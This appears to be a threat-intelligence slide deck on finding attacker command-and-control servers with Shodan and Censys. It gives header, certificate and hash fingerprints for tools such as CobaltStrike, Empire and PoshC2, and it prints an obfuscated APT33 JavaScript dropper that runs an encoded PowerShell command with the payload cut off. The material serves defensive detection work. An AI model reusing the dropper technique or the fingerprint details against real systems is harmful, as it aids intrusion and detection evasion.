

Scan't Touch This

Proactively Detect Adversaries Beyond Your Environment

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By leveraging your existing threat intelligence, you can use network scan data to detect adversaries **before** they initiate an intrusion.

Traditional Datasets

- Malware Repositories
 - Requires an uploader



- Passive DNS
 - Limited to domains
 - Typically requires a request to be observed



- Registration Data
 - Also limited to domains
 - Inconsistent data and formatting
 - WHOIS privacy



Network Scan Data

- SSL/TLS Certificates
- HTTP Response Headers
- HTTP Response Bodies
- Service Banners
- Service/Port Combinations

Bonus Points

- Circumvents latency of other datasets
- IPv4 space is finite and comprehensive



CobaltStrike



APT 22 FIN 17 UNC 321

```
"HTTP/1.1 404 Not Found"
"Content-Type: text/plain"
"Content-Length: 0"
"Date"
-"Server"
-"Connection"
-"Expires"
-"Access-Control"
-"Set-Cookie"
-"Content-Encoding"
-"Charset"
```

Shodan query finds CobaltStrike servers by looking for specific HTTP response headers, while excluding others.

Metasploit



APT 6 FIN 42 UNC 41

- 1. ssl:"MetasploitSelfSignedCA"
- 2. http.favicon.hash:"-127886975" *

Shodan queries find Metasploit Pro servers by looking for Metasploit's default SSL certificate authority, and a specific favicon.ico hash.

* What is that hash algorithm? Good question.

MurmurHash3 of the base64-encoded string, with newlines. Seed is zero.



md5 = 08ff173efec0750dd29ac7f44d972427

Empire



- 1. b8c892fbb49921529be6f6ce17685c31 724f76959111b28f39e39dc299b8acaf
- 2. http.html_hash:"611100469"

Censys and Shodan queries find Empire by looking for a fake IIS7 default page.

Real IIS7 = 370be45f65276b3b8de42a29adfb1220 fc44a5e018c37e3e9b62fa7d5b523fd0

But what is the actual difference? Let's take a look...

Legitimate IIS7 Page

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>IIS7</title>
<style type="text/css">
body {
                       color:#000000:
                       background-color: #B3B3B3;
                      margin:0;
#container {
                      margin-left:auto;
                       margin-right:auto;
                       text-align:center;
a img {
                       border:none;
</style>
</head>
<body>
<div id="container">
<a href="http://go.microsoft.com/fwlink/?linkid=661386amp;clcid=0x409"><img src="welcome.png" alt="IIS7" width="571" height="411" /></a>
</div>
</body>
</html>
```

Empire's IIS7 Page

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
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Tabs vs. Spaces

The Eternal Conflict

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Responder



APT28 UNC775 UNC1413 UNC1466

```
"HTTP/1.1 401 Unauthorized"
"Date: Wed, 12 Sep 2012 13:06:55 GMT"
```

Shodan query finds Responder servers by looking for an exact Date header on an HTTP 401 response.

Why? This date is *hard-coded* into the Responder source code.

https://github.com/SpiderLabs/Responder/blob/master/packets.py#L204

```
class IIS Auth 401 Ans(Packet):
  fields = OrderedDict([
    ("Code",
              "HTTP/1.1 401 Unauthorized\r\n"),
    ("ServerType", "Server: Microsoft-IIS/6.0\r\n"),
                  "Date: Wed, 12 Sep 2012 13:06:55 GMT\r\n"),
    ("Date",
    ("Type",
                  "Content-Type: text/html\r\n"),
    ("WWW-Auth",
                  "WWW-Authenticate: NTLM\r\n"),
                  "X-Powered-By: ASP.NET\r\n"),
    ("PoweredBy",
                  "Content-Length: 0\r\n"),
    ("Len",
                  "\r\n").
    ("CRLF",
```

PoshC2



APT10 UNC1543 APT33 UNC1572 UNC1107 UNC1621 UNC1374

- 1. 443.https.tls.certificate
 .parsed.issuer_dn:
 "C=US, ST=Minnesota,
 L=Minnetonka, O=Pajfds,
 OU=Jethpro, CN=P18055077"
- 2. 443.https.get.body_sha256:
 "c09661c86c90e94743c18fdc9ad1f2ac
 f6b8064c6b8e0ae00fbab21790fbfbc2"

Censys queries find PoshC2 servers by looking for a unique certificate issuer designated name and HTTP 404 response body.

Using multiple indicators decreases the chance of a miss due to adversary customization.

PupyRAT



APT33 UNC1312 APT35 UNC1525 UNC892 UNC1547

- 1. ssl:"OU=CONTROL" ssl.cert.serial:2

Shodan and Censys queries find PupyRAT servers by looking at SSL certificate metadata.

Though overlap is high, redundancy across multiple sources yields more value for a single detection.

PowerShell



APT33 APT41 UNC1257

```
html:"powershell.exe"
-title:"Simple" -title:"4G"
-title:"The Shadowserver Foundation"
```

Weak-signal Shodan query finds servers hosting malicious payloads by looking for **PowerShell**.

```
APT33
<script>
 YjDrMeQhBOsJZ = "WS";
 wcpRKUHoZNcZpzPzhnJw = "crip";
 RulsTzxTrzYD = "t.Sh":
 MPETWYrrRvxsCx = "ell";
 PCaETQQJwQXVJ = (YjDrMeQhBOsJZ + wcpRKUHoZNcZpzPzhnJw + RulsTzxTrzYD +
                  MPETWYrrRvxsCx):
 OoOVRmsXUQhNqZJTPOlkymqzsA = new ActiveXObject(PCaETQQJwQXVJ);
 ULRXZmHsCORQNoLHPxW = "cm";
 zhKokjoiBdFhTLiGUQD = "d.e";
 KoORGĺpnUicmMHtWdpkRwmXeQN = "xe";
 KoORGlpnUicmMHtWdp = ".";
 FKeRGlzVvDMH = (ULRXZmHsCORQNoLHPxW + zhKokjoiBdFhTLiGUQD +
                 KoORGlpnUicmMHtWdpkRwmXeQN);
 OoOVRmsXUQhNqZJTPOlkymqzsA.run(
    '%windir%\\System32\\' + FKeRGlzVvDMH +
    ' /c powershell.exe /w 1 -ExecutionPolicy Bypass -enc cwBhAG...CkAKQA=');
</script>
```

Numbers

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			UNC1353		

Scan Data Sources

- Homegrown
 - masscan, nmap, etc.
 - Fine-grained control and customizability
 - Engineering and maintenance
- Third Parties
 - BinaryEdge, Censys, Shodan, etc.
 - Accessibility with minimal effort
 - Limited capabilities










Putting It All Together

- Observe and collect data on adversaries and intrusions
- 2. Identify patterns of semiunique characteristics
- 3. Craft queries that produce manageable results
- 4. Monitor new results over time



Moral of the Story

- Network scanning provides a rich dataset for proactive detection
- Scan data can be produced and/or procured both have their strengths
- There is value in both strong and weak signals, <u>BUT</u>
- You have to know what to look for

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